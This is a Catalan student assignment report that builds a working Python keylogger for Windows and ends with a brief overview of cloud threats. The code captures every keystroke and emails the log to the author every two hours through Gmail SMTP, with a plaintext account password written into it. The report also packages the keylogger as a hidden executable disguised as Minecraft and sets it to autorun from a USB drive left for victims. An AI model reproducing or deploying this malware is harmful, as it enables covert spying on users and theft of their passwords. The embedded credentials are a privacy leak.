PAC 3: Atacs

Sílvia Sanvicente García

2021/2022

Índex

1. Programar en python un keylogger que funcioni per windows

En primer lloc, s'ha creat una classe anomenada Keylogger. Hi tenim el constructor i els mètodes necessaris perquè el keylogger funcioni. Per capturar les tecles s'ha utilitzat la llibreria *keyboard* que té un mètode anomenat *on_release* que fa una *callback* cada vegada que una tecla és pressionada [1].

```
7   import ...
14
15  FREQ_ENVIAMENT = 7200  # (2 hores)
16  FREQ_SALT = 300  # (5 mins)
17  NOM_FITXER = "pulsacions_enregistrades.txt"
18  CORREU = "jamesssmith879@gmail.com"
19  CONTRASENYA = "x86NAmAU"
20
21
22  def escriure(fitxer, text):...
26
27
28  class Keylogger:
29      def __init__(self):
30          self.text = ""
31          self.inici_temps_enviar = time.time()
32          self.inici_temps_salt = time.time()
33          self.iniciar()
34
35      def iniciar(self):
36          kb.on_release(self.capturar)
37          self.executar()
38          kb.wait()
```

Figura 1: Constants i inici classe Keylogger

La *callback* crida al mètode *capturar* el qual processa els esdeveniments del teclat. Si s'ha pressionat una tecla especial, deixa un espai o fa un salt de línia en cas d'un enter i emmagatzema els diferents esdeveniments en una variable anomenada *text*. Aquí també s'implementa l'opció d'exportar manualment. Si s'escriu un codi específic que és "ny9a8tor", que és poc probable que escrigui un usuari de manera casual, es desa el contingut i s'envia automàticament.

```
40      def capturar(self, event):
41          tecla = event.name
42          # llista de tecles especials
43          especials = ['alt', 'alt gr', 'ctrl', 'left alt', 'left ctrl', 'left shift', 'left windows', 'right alt',
44                       'right ctrl', 'right shift', 'right windows', 'shift', 'windows', 'space', 'backspace', 'down',
45                       'right', 'left', 'ctrl', 'shift', 'caps lock']
46          if len(tecla) != 1:
47              if tecla == "enter":
48                  tecla = "\n"
49              # per simplificar per les tecles especials deixem un espai
50              elif tecla in especials:
51                  tecla = " "
52          self.text += tecla
53          # "clau" per exportar manualment
54          if "ny9a8tor" in self.text:
55              self.enviar()
```

Figura 2: Mètode *capturar*

S'ha utilitzat la llibreria *threading* per executar el mètode *executar* periòdicament, el qual permet escriure a l'arxiu i donar l'ordre d'enviar [2]. Aquí, gràcies a la llibreria *time*, es calcula

el temps que ha passat per saber si s'ha de fer un salt de línia en cas de no haver tingut cap esdeveniment i enviar quan es compleix el *FREQ_ENVIAMENT*.

```
57      def executar(self):
58          interval_salt = int(time.time() - self.inici_temps_salt)
59          interval_enviar = int(time.time() - self.inici_temps_enviar)
60          print(f'interval_salt: {interval_salt}s')
61          print(f'interval_enviar: {interval_enviar}s')
62          if interval_salt >= FREQ_SALT:
63              if not self.text:
64                  self.inici_temps_salt = time.time()
65                  escriure(NOM_FITXER, "[SALT DE LINIA]\n")
66                  print('==> salt de linia')
67          if interval_enviar >= FREQ_ENVIAMENT:
68              self.inici_temps_enviar = time.time()
69              self.inici_temps_salt = time.time()
70              self.enviar()
71              self.text = ""
72          Timer(FREQ_SALT, self.executar).start()
```

Figura 3: Mètode *executar*

Per fer l'enviament, s'ha decidit enviar el fitxer de manera adjunta. Per fer-ho s'utilitzen els mètodes *MIMEBase, MIMEMultipart i encoders* de la llibreria *email*. Per enviar el correu s'ha emprat el protocol SMTP de la llibreria *smtplib*. Atès que el correu institucional de la UOC donava problemes s'ha creat un correu exclusivament per a aquest Keylogger.

```
74      def enviar(self):
75          # escrivim al fitxer el que tenim al "canal"
76          escriure(NOM_FITXER, self.text)
77          # per enviar el fitxer adjunt
78          missatge = MIMEMultipart()
79          adjunt = MIMEBase('application', "octet-stream")
80          adjunt.set_payload(open(NOM_FITXER, "rb").read())
81          encoders.encode_base64(adjunt)
82          adjunt.add_header('Content-Disposition', 'attachment', filename=NOM_FITXER)
83          missatge.attach(adjunt)
84          # enviament
85          server = SMTP('smtp.gmail.com: 587')
86          server.starttls()
87          server.login(CORREU, CONTRASENYA)
88          server.sendmail(CORREU, CORREU, missatge.as_string())
89          server.quit()
90          self.text = ""
91          print('==> mail enviat')
```

Figura 4: Mètode *enviar*

2. Crear un executable del keylogger

Per crear l'executable s'ha utilitzat la següent instrucció [3]:

```
pyinstaller --windowed --onefile main.py
```

Amb el paràmetre *windowed* s'evita que s'obri una consola durant l'execució del programa, ocultant així l'execució a l'usuari. Cal tenir l'antivirus que té per defecte el Windows desactivat, perquè detecta el programa com un virus. Això vol dir que només es podria atacar usuaris que tinguin desactivat aquest antivirus (sol passar amb usuaris que utilitzen programes pirates i no

volen que l'antivirus els elimini). A continuació, s'ha creat un paquet d'instal·lació amb l'eina *Inno Setup* [4]. Aquesta eina permet personalitzar el paquet i per disfressar-ho se li ha posat el nom "minecraf" (sense la t final perquè no sigui idèntic) i la icona que té aquest videojoc.



Figura 5: Keylogger disfressat perquè sembli el videojoc *Minecraft*

3. Afegir el vostre keylogger a un pen-drive USB

Finalment, per executar automàticament el keylogger en connectar un pendrive s'ha fet servir l'eina *APO USB Autorun* [5]. S'ha utilitzat aquesta eina perquè a partir de Windows 7, per qüestions de seguretat, s'ha deshabilitat l'execució automàtica d'executables des d'una memòria externa. Per poder executar directament el keylogger del pendrive, s'ha escrit un script d'execució automàtica:

```
[autorun]
 ;Open=minecraf.exe
 ShellExecute=minecraf.exe
 UseAutoPlay=1
```

Aquest script s'ha desat al pendrive al costat del fitxer minecraf.exe.

4.1 Descriure les fases de hacking, fent referència al keylogger

1. Reconeixement: En aquesta fase, l'atacant analitza l'entorn. En aquest cas cal saber quin sistema operatiu utilitza la víctima per adaptar el keylogger. Una de les tècniques per saber el sistema operatiu és amb footprinting analitzant les capçaleres HTTP header User-Agent. També cal saber si té un antivirus instal·lat i quins ports té l'ordinador.

2. Armamentització: En aquesta fase l'atacant utilitza la informació que ha aconseguit a la fase anterior per crear una eina automatitzada que compleixi el seu objectiu. En aquest cas el keylogger és un codi maliciós (malware) de tipus troià que espia tot el que s'escriu per teclat.

3. Lliurament: En aquesta fase es fa arribar el codi maliciós a la víctima. En el cas d'aquest keylogger s'ha decidit utilitzar un pendrive autoexecutable en segon pla.

4. Explotació: L'explotació fa referència a obtenir l'accés inicial a la víctima. En aquest pas, podríem deixar el pendrive tirat pel terra d'una biblioteca o institut si no hi ha una víctima específica, o utilitzar enginyeria social en cas de ser un atac focalitzat.

5. Instal·lació: En aquesta fase es perpetua l'accés que s'ha aconseguit a les fases anteriors. En aquest cas, encara que el pendrive es retiri, el keylogger s'executa en segon pla i envia correus del que s'ha teclejat cada cert temps.

6. Domini i control: En aquesta fase l'atacant intenta aprofitar-se de l'accés i la informació que té per escalar privilegis i perpetuar-ne l'accés. En aquest cas, a partir de la informació que s'obté del keylogger es pot saber quines cerques realitza la víctima, quins usuaris i contrasenyes té, entre una altra informació, que poden permetre a l'atacant usurpar la identitat de la víctima per accedir a llocs restringits.

7. Accions per l'objectiu: Aquesta és la fase final. L'atacant ha aconseguit el seu objectiu i explota l'eina que ha creat. En aquest cas, l'atacant hauria aconseguit instal·lar el keylogger a l'ordinador de la víctima i estaria rebent cada cert temps tot allò que aquesta tecleja. Si la víctima utilitza molt l'ordinador, es pot arribar a saber molta informació confidencial i privada.

4.2 Descriu les principals amenaces al cloud, posa exemples pràctics

Al document *Atacs* es pot consultar la llista completa d'amenaces del Cloud [6]. A continuació, s'expliquen i es posen exemples de les tres més importants:

1. Violació o pèrdua de dades: Aquest atac té lloc quan s'accedeix sense permís a unes dades que no pertanyen a l'atacant. No només és un problema l'accés indegut, sinó què es fa posteriorment amb aquestes dades, que poden ser modificades, publicades o venudes. Un cas molt escandalós va passar al 2014, sota el nom de "thefappening", on un hacker va obtenir accés al iCloud de diverses famoses i va publicar fotos de nus a *4Chan* (enllaç notícia: `https://bit.ly/31jJRz9`)

2. Abús dels recursos de núvol: Els serveis Cloud solen treballar sota demanda. Això vol dir que només es paga pels recursos que es fan servir. Un tipus d'atac és aconseguir accés al Cloud i explotar tots els recursos possibles. Fa anys que surten notícies per exemple d'accessos indeguts a prestacions Cloud per minar criptomonedes. (enllaç de Google: `https://bit.ly/3G6slgx`)

3. Interfícies insegures i API: Els serveis Cloud utilitzen APIs per accedir a funcionalitats externes. És important implementar bé tots dos programes i assegurar una bona comunicació. Google i altres plataformes que ofereixen serveis Cloud donen pautes de com implementar correctament aquestes comunicacions. (enllaç de Google: `https://bit.ly/3G0ttCc`)

Referències

[1] GitHub - boppreh/keyboard: Hook and simulate global keyboard events on Windows and Linux. (2021), from https://github.com/boppreh/keyboard

[2] Python Timer Object — Studytonight. (2021), from https://www.studytonight.com/python/python-threading-timer-object

[3] Create Executable from Python Script using Pyinstaller - Data to Fish.(2021), from https://datatofish.com/executable-pyinstaller/

[4] How to Make an "EXE" Installation File. (2017), from https://www.makeuseof.com/tag/how-to-make-an-exe-installation-file/

[5] How to Auto-Run Windows Programs When You Plug In a USB Drive. (2021), from https://bit.ly/3DgaSjX

[6] Atacs. (2021), from https://materials.campus.uoc.edu/daisy/Materials/PID_00276296/html5/PID_00276296.html